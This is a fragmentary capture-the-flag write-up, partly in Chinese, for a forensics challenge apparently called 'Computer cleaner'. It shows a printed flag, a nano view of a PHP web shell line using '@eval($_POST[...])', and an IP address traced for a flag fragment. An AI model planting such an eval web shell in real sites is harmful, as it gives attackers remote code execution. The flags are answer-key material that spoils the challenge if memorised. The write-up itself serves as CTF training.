print("Flag:", flag)
```



```
Flag: flag{s0_th1s_1s_r3al_s3cr3t}
```


Computer cleaner

下载发现版本不对，修改文件将21改为17，成功运行，进入后document中有part3，



```
U nano 6.2                                          shell.
p @eval($_POST['hgame{y0u_']);?>
```

简单溯源121.41.34.25访问得到flag



```
hav3_cleaned_th3
```